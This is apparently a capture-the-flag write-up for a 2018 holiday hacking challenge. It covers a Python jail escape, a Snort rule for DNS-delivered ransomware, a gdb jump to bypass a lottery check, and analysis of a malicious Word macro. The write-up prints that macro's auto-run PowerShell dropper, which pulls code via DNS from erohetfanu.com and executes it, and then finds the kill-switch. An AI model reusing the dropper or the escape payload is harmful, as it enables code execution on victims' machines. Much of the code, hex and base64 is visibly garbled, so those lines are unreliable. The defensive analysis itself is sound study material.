
D C B b C D D D C C C D F F D C B b C D D D D C C D C B b

And take everything down one half step for A:

C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken **Mary Had a Little Lamb** from Bb to A!

Python Escape from LA:



- Use python evasion technique to break out the jail and get a shell :
`eval('__import__'+ 'rt_("os")')`

Objective 9:

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinn Upatree and help him with the **Sleigh Bell Lottery Cranberry Pi** terminal challenge.*

To start, assist Alabaster by accessing (clicking) the snort terminal below:



Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Answer: Snort is alerting on all ransomware and only the ransomware!

Resolution:

- Grab and merge the PCAP, find a specific pattern and create a Snort rule :

```
system will notify you of your success.

Check out ~/more_info.txt for additional information.

elf@dc9dc0a372f2:~$ cat ~/more_info.txt
MORE INFO:
A full capture of DNS traffic for the last 30 seconds is
constantly updated to:
/home/elf/snort.log.pcap

You can also test your snort rule by running:
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

This will create an alert file at ~/snort_logs/alert

This sensor also hosts an nginx web server to access the
last 5 minutes worth of pcaps for offline analysis. These
can be viewed by logging into:
http://snortsensor1.kringlecastle.com/

Using the credentials:
-----
Username | elf
Password | onashelf

tshark and tcpdump have also been provided on this sensor.

HINT:
Malware authors often user dynamic domain names and
IP addresses that change frequently within minutes or even
seconds to make detecting and block malware more difficult.
As such, its a good idea to analyze traffic to find patterns
and match upon these patterns instead of just IP/domains.elf@dc9dc0a372f2:~$
```

- Merge the PCAP files :

```
nyws@nihil:~/hackholiday/ransomware/snort$ ls
total 560K
drwxr-xr-x 2 nyws nyws 4.0K Dec 27 11:00 .
drwxr-xr-x 3 nyws nyws 4.0K Dec 25 10:33 ..
-rw-r--r-- 1 nyws nyws 86K Dec 27 10:55 snort.log.1545904552.9383445.pcap
-rw-r--r-- 1 nyws nyws 87K Dec 27 10:56 snort.log.1545904586.982293.pcap
-rw-r--r-- 1 nyws nyws 87K Dec 27 10:57 snort.log.1545904627.4150448.pcap
-rw-r--r-- 1 nyws nyws 87K Dec 27 10:57 snort.log.1545904672.9120224.pcap
-rw-r--r-- 1 nyws nyws 86K Dec 27 10:58 snort.log.1545904706.6586912.pcap
-rw-r--r-- 1 nyws nyws 86K Dec 27 10:59 snort.log.1545904747.1054049.pcap
nyws@nihil:~/hackholiday/ransomware/snort$ mergecap * -w snort.log.pcap
nyws@nihil:~/hackholiday/ransomware/snort$ ls
total 1.1M
drwxr-xr-x 2 nyws nyws 4.0K Dec 27 11:00 .
drwxr-xr-x 3 nyws nyws 4.0K Dec 25 10:33 ..
-rw-r--r-- 1 nyws nyws 86K Dec 27 10:55 snort.log.1545904552.9383445.pcap
-rw-r--r-- 1 nyws nyws 87K Dec 27 10:56 snort.log.1545904586.982293.pcap
-rw-r--r-- 1 nyws nyws 87K Dec 27 10:57 snort.log.1545904627.4150448.pcap
-rw-r--r-- 1 nyws nyws 87K Dec 27 10:57 snort.log.1545904672.9120224.pcap
-rw-r--r-- 1 nyws nyws 86K Dec 27 10:58 snort.log.1545904706.6586912.pcap
-rw-r--r-- 1 nyws nyws 86K Dec 27 10:59 snort.log.1545904747.1054049.pcap
-rw-r--r-- 1 nyws nyws 558K Dec 27 11:00 snort.log.pcap
nyws@nihil:~/hackholiday/ransomware/snort$
```

- Find strange DNS requests :

2018-12-27 10:58:22	77.148.219.206	53	10.126.8.138	38881	Standard query response 0xbbcd TXT 77616E6E1636F6F6B69652E6D696E2E707331.eb.	64
2018-12-27 10:58:22	77.148.219.206	53	10.126.8.138	37773	Standard query response 0x029e TXT 0.77616E6E1636F6F6B69652E6D696E2E707331..	246675666374696f0e73203d287b667
2018-12-27 10:58:22	77.148.219.206	53	10.126.8.138	43132	Standard query response 0x6a30 TXT 1.77616E6E1636F6F6B69652E6D696E2E707331..	7953d3a4c6f616457697468561672
2018-12-27 10:58:22	77.148.219.206	53	10.126.8.138	54580	Standard query response 0x258c TXT 2.77616E6E1636F6F6B69652E6D696E2E707331..	6974792e4327979746f67726176867
2018-12-27 10:58:22	77.148.219.206	53	10.126.8.138	33854	Standard query response 0xb43b TXT 3.77616E6E1636F6F6B69652E6D696E2E707331..	2446657953897a653b24414553582e4
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	26798	Standard query response 0x73ee TXT 4.77616E6E1636F6F6B69652E6D696E2E707331..	3d202446696c652092b024537566666
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	56424	Standard query response 0x861e TXT 5.77616E6E1636F6F6B69652E6D696E2E707331..	46696c654df64655d3a3a437265617
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	32729	Standard query response 0x33ad TXT 6.77616E6E1636F6F6B69652E6D696E2E707331..	53572e5772697467452824414553582e4
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	27217	Standard query response 0x8c86 TXT 7.77616E6E1636F6F6B69652E6D696E2E707331..	2e5365656b28392c2b95b53797374656
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	24762	Standard query response 0x804f TXT 8.77616E6E1636F6F6B69652E6D696E2E707331..	496674333228244c65649562c28203
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	46816	Standard query response 0xa8d0 TXT 9.77616E6E1636F6F6B69652E6D696E2E707331..	49562c20392c2b9244c495629267204
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	27149	Standard query response 0xead0 TXT 10.77616E6E1636F6F6B69652E6D696E2E707331..	2e43727970746f53742765616d2824
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	13737	Standard query response 0x8996 TXT 11.77616E6E1636F6F6B69652E6D696E2E707331..	414553562e426cc6f36b53897a65202
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	37544	Standard query response 0x2ae0 TXT 12.77616E6E1636F6F6B69652E6D696E2E707331..	652824446174612c29302c2024436f
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	23388	Standard query response 0x9f6c TXT 13.77616E6E1636F6F6B69652E6D696E2E707331..	6961626c652022d4e16d6520226b657
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	66667	Standard query response 0x4eba TXT 14.77616E6E1636F6F6B69652E6D696E2E707331..	6572745d3a3a546f49674333228247
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	19177	Standard query response 0x2512 TXT 15.77616E6E1636F6F6B69652E6D696E2E707331..	797374656d2e5374742696675d3a3d4
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	56178	Standard query response 0xc77b TXT 16.77616E6E1636F6F6B69652E6D696E2E707331..	61202d7376c669742827282629272
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	33005	Standard query response 0x8a42 TXT 17.77616E6E1636F6F6B69652E6D696E2E707331..	20423248297b706172616d28244454
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	36562	Standard query response 0xdc02 TXT 18.77616E6E1636F6F6B69652E6D696E2E707331..	746d7202b3d20224617d3b7265747
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	61369	Standard query response 0x918b TXT 19.77616E6E1636F6F6B69652E6D696E2E707331..	3b69628282462312636f756e74282
2018-12-27 10:58:23	77.148.219.206	53	10.126.8.138	24983	Standard query response 0x38ee TXT 20.77616E6E1636F6F6B69652E6D696E2E707331..	32472b7f76617261b2d85b627974656
2018-12-27 10:58:24	77.148.219.206	53	10.126.8.138	64011	Standard query response 0xd6e2 TXT 21.77616E6E1636F6F6B69652E6D696E2E707331..	20246f75742c20285494f2e436f6d7
2018-12-27 10:58:24	77.148.219.206	53	10.126.8.138	27183	Standard query response 0xc2da TXT 22.77616E6E1636F6F6B69652E6D696E2E707331..	28297d73b66756e8374696f6e28473
2018-12-27 10:58:24	77.148.219.206	53	10.126.8.138	29468	Standard query response 0x89d9 TXT 23.77616E6E1636F6F6B69652E6D696E2E707331..	797374656d2e494f2e4d656d6f72795
2018-12-27 10:58:24	77.148.219.206	53	10.126.8.138	57574	Standard query response 0xf1f4 TXT 24.77616E6E1636F6F6B69652E6D696E2E707331..	707265737329b24753747265616d2

- Find a pattern in this traffic :

```

▶ Frame 1430: 425 bytes on wire (3400 bits), 425 bytes captured (3400 bit)
▼ Internet Protocol Version 4, Src: 207.216.8.224, Dst: 10.126.0.193
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 425
    Identification: 0x0001 (1)
  ▼ Flags: 0x0000
    0.... .... .... = Reserved bit: Not set
    .0.. .... .... = Don't fragment: Not set
    ..0. .... .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment offset: 0
  Time to live: 64
  Protocol: UDP (17)
  Header checksum: 0x954c [validation disabled]
  [Header checksum status: Unverified]
  Source: 207.216.8.224
  Destination: 10.126.0.193

  0000  45 00 01 a9 00 01 00 00  40 11 95 4c cf d8 08 e0  E....@...L...
  0010  0a 7e 00 c1 00 35 c7 e5  01 95 c1 55 21 eb 84 00  .~...5...U!...
  0020  00 01 00 01 00 00 00 00  02 34 32 26 37 37 36 31  .....42&7761
  0030  36 45 36 45 36 31 36 33  36 46 36 46 36 42 36 39  6E6E6163 6F6F6B69
  0040  36 35 32 45 36 44 36 39  36 45 32 45 37 30 37 33  652E6D69 6E2E7073
  0050  33 31 0a 65 67 72 62 6e  61 68 75 72 73 03 63 6f  31·egrbn ahurs·co
  0060  6d 00 00 10 00 01 02 34  32 26 37 37 36 31 36 45  m.....4 2&77616E
  0070  36 45 36 31 36 33 36 46  36 46 36 42 36 39 36 35  6E61636F 6F6B6965
  0080  32 45 36 44 36 39 36 45  32 45 37 30 37 33 33 31  2E6D696E 2E707331

```

- Create a Snort rule :

```

alert udp $HOME_NET any <=> $EXTERNAL_NET 53 (msg:"Santa Wannacookie"; content:"|37 37 36 3|"; sid:15000; rev:1;)

```

```

=====
Snort exiting
elf@9729ff77e8c4:~$
[+] Congratulations! Snort is alerting on all ransomware and only the ransomware!
[+]

```

Sleigh Bell Lottery:



Shinny Upatree 10:28AM
 Hi, I'm Shinny Upatree.
 Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.
 As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!
 I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.

- **Debut the application and find the good function :**

```
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@deaac3db8bc5:~$ nm ./sleighbell-lotto
00000000000014b7 T sorry
U srand@@GLIBC_2.2.5
U strlen@@GLIBC_2.2.5
U time@@GLIBC_2.2.5
000000000000f18 T tohex
000000000000208060 D winnermsg
000000000000000fd7 T winnerwinner
elf@deaac3db8bc5:~$
```

- **Run gdb and jump to the function :**

```
elf@deaac3db8bc5:~$ adb -a ./sleighbell-lotto
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x5555555554fdb.
```

- **Win the game :**

```
With gdb you fixed the race.
The other elves we did out-pace.
And now they'll see.
They'll all watch me.
I'll hang the bells on Santa's sleigh!

Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 23) exited normally]
(gdb)
```

Objective 10:

After completing the prior Objective, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?

Answer: erohetfanu.com

Resolution:

- Download the malware :

The screenshot shows a terminal window on a Linux system (root@nywsec) with a dark background. The user runs 'wget' to download a ZIP file from a challenge website. The terminal output shows the progress of the download and the command to extract it using 7-Zip. A red box highlights the password entry field where 'password eleven' is typed. The terminal also shows the user's path (~/.hachholidays) and some system information.

```
root@nywsec:~/hachholidays# wget https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip
--2018-12-27 19:55:44-- https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip
Resolving www.holidayhackchallenge.com (www.holidayhackchallenge.com)... 45.79.141.162
Connecting to www.holidayhackchallenge.com (www.holidayhackchallenge.com)|45.79.141.162|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 110699 (108K) [application/zip]
Saving to: 'CHOCOLATE_CHIP_COOKIE_RECIPE.zip'

[Progress Bar] 100%[=====] 108.10K 250KB/s in 0.4s

2018-12-27 19:55:45 (250 KB/s) - 'CHOCOLATE_CHIP_COOKIE_RECIPE.zip' saved [110699/110699]

root@nywsec:~/hachholidays# 7z e CHOCOLATE_CHIP_COOKIE_RECIPE.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (Locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (806EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 110699 bytes (109 KiB)

Extracting archive: CHOCOLATE_CHIP_COOKIE_RECIPE.zip
Path = CHOCOLATE_CHIP_COOKIE_RECIPE.zip
Type = zip
Physical Size = 110699

Enter password (will not be echoed): Using password eleven
Everything is OK

Size: 113540
Compressed: 110699
root@nywsec:~/hachholidays#
```

- Get olevba tool from github repo :

```
nyws@nihil:/opt$ sudo git clone https://github.com/decalage2/oletools
```

- Analyse the document :

```
nyws@nihil:/opt/oletools/oletools$ python olevba.py ~/Downloads/CHOCOLATE_CHIP_COOKIE_RECIPE.docm
```

```

VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'

Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""$sal = New-Object IO.StreamReader((New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('L1VIRGJMMF2V6Wk5YUtb0kwXV1yjrlccBEMWYeqQ4syUjTXTTd2/ZL4P53DcuGc2v33XWregP260lnsfA/KIBt4ddjbChArBJnCCGxiAbOEMiBsfSL23MKzrVocNXdfeHU2In/k8euuiVJRxdruEW9Lw0KRucFBP74PABMmQSpCSVViSZWre6w7da2usLkt8C6zsk1LPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8aKjXS9qwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSaIXpeV4bYsWfcnA51nxQQvCDxr1P8NxH/kMy9gREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub


+-----+
|Type |Keyword |Description |
+-----+
|AutoExec|AutoOpen |Runs when the Word document is opened |
|AutoExec|Document_Open |Runs when the Word or Publisher document is opened |
|Suspicious|Shell |May run an executable file or a system command |
|Suspicious|powershell |May run PowerShell commands |
|Suspicious|ExecutionPolicy |May run PowerShell commands |
|Suspicious|New-Object |May create an OLE object using PowerShell |
|IOC |powershell.exe |Executable file name |
+-----+

```

- Open the Word document :

Press-papiers Police Paragraphe Style

AVERTISSEMENT DE SÉCURITÉ Les macros ont été désactivées. [Activer le contenu](#)



PREHEAT oven to 375° F.

COMBINE flour, baking soda and salt in small bowl. Beat butter, granulated sugar, brown sugar and vanilla extract in large mixer bowl until creamy. Add eggs, one at a time, beating well after each addition. Gradually beat in flour mixture. Stir in morsels and nuts. Drop by rounded tablespoon onto ungreased baking sheets.

BAKE for 9 to 11 minutes or until golden brown. Cool on baking sheets for 2 minutes; remove to wire racks to cool completely.

PAN COOKIE VARIATION: Preheat oven to 350° F. Grease 15 x 10-inch jelly-roll pan. Prepare dough as above. Spread into prepared pan. Bake for 20 to 25 minutes or until golden brown. Cool in pan on wire rack. Makes 4 dozen bars.

SLICE AND BAKE COOKIE VARIATION:
PREPARE dough as above. Divide in half; wrap in waxed paper. Refrigerate for 1 hour or until firm. Shape each half into 15-inch log; wrap in wax paper. Refrigerate for 30 minutes.* Preheat oven to 375° F. Cut into 1/2-inch-thick slices; place on ungreased baking sheets. Bake for 8 to 10 minutes or until golden brown. Cool on baking sheets for 2 minutes; remove to wire racks to cool completely. Makes about 5 dozen cookies.

* May be stored in refrigerator for up to 1 week or in freezer for up to 8 weeks.

FOR HIGH ALTITUDE BAKING (5,200 feet): Increase flour to 2 1/2 cups. Add 2 teaspoons water with flour and reduce both granulated sugar and brown sugar to 3/4 cup each. Bake down cookies for 8 to 10 minutes.

- Edit the macro and remove the "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C", "iex", and wrapping double-quotes.

```


Sub AutoOpen()
    Dim cmd As String
    cmd = "powershell.exe -NoP -Nop -ExecutionPolicy Bypass -C ""$a | Out-String" | iex
    Shell cmd
End Sub


```

- Clean the code to avoid execution, run it in a powershell cmd prompt and identify the Domain name :

```


PS C:\Users\nyws> $a = New-Object((a IO.StreamReader((a IO.Compression.DeflateStream(
[2S01msFA/AKIBt4ddjbChArBjNCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwG
Eb+JBHj1eTBQyVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Com
function H2A($a) {$o: $a -split '( )' | ? {$_} | foreach {[char]::toint1
onvert]}:ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Ty
$(H2A $h | Out-string))
PS C:\Users\nyws>


```

Objective 11:

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar [HoHoHo Daddy](#).

What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: Successfully registered yippeekiyaa.aaay!

Resolution:

- We have a dropper which is supposed to grab a malicious code and execute it in memory. By removing Invoke-Expression and redirect the dropper's output into a file, we'll be able to get the malware source code to analyse it and maybe find a kill-switch :

```


Windows PowerShell
PS C:\Users\nyws\Desktop\malware_analysis> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object((a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream](Convert)::FromBase64String('1VHRSNmfp2SwksYutohkxxV41yir4oB
+ENDYopQlsyuJ0X77d/12h4p53Dzu0ce2+a3tXRegcP259lmsfA/AKIBt4ddjbChArBjNCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwG
+Eb+JBHj1eTBQyVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Com
function H2A($a) {$o: $a -split '( )' | ? {$_} | foreach {[char]::toint1
onvert]}:ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Ty
$(H2A $h | Out-string))
PS C:\Users\nyws\Desktop\malware_analysis> type dropper.ps1


```

```



C:\Users\nyws\Desktop\malware_analysis> type dropper.ps1
function H2A($a) {$o: $a -split '(..)' | ? {$_} | foreach {[char]::toint16($_,16)} | foreach {$o = $o + $_}; return $o}; $f = "77616E61636F6B69652E6D696E2E
707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName
-Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))


```

- Again, remove IEX and redirect the malware into a file using ‘outfile’ command :

```
PS C:\Users\nyws\Desktop\malware_analysis> function H2A($a) {$o; $a -split '(..)' | ? { $_ } | f  
7331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Na  
.com" -Type TXT).strings); $(($H2A $h | Out-string | put-file test.ps1)).  
remove iex and capture the output
```

- Get the code and re-arrange it in an editor :



- Using Powershell ISE debugger, we can clearly see that the malware will only be executed if 3 conditions are matching :

1. Reach a obfuscated domain and return a null value (unregistered domain).

```
6B696C6C737769746368.erohetfanu.com -Type TXT).ToString()).ToObject<string>());  
    if (string.IsNullOrEmpty(result))  
        return null;  
    else  
        return result;
```


2. Victim host's local port 8080 must be unused:

3. The victim must be part of the Domain KRINGLECASTLE:

```
$([GZB $($H2B $S1))]) $(Resolve-DnsName -Server erohettanu.com -Name 6B696C6C/3//69/4  
-or (Get-WmiObject Win32_ComputerSystem).Domain -eq "KRINGLECASTLE") {return}  
$([GZB $($H2B $S1))])
```

- Setting up some specific break point on the code, we can get the value returned from the H2A function :

- The function returns an unregistered Domain name called “yippeekiyaa.aaay”, so let’s try to register it !



- We've found the kill-switch which avoid new infections.

Objective 12:

After activating the kill-switch domain in the last Objective, Alabaster gives you [a zip file](#) with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the **Vault** entry?

Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

Resolution:

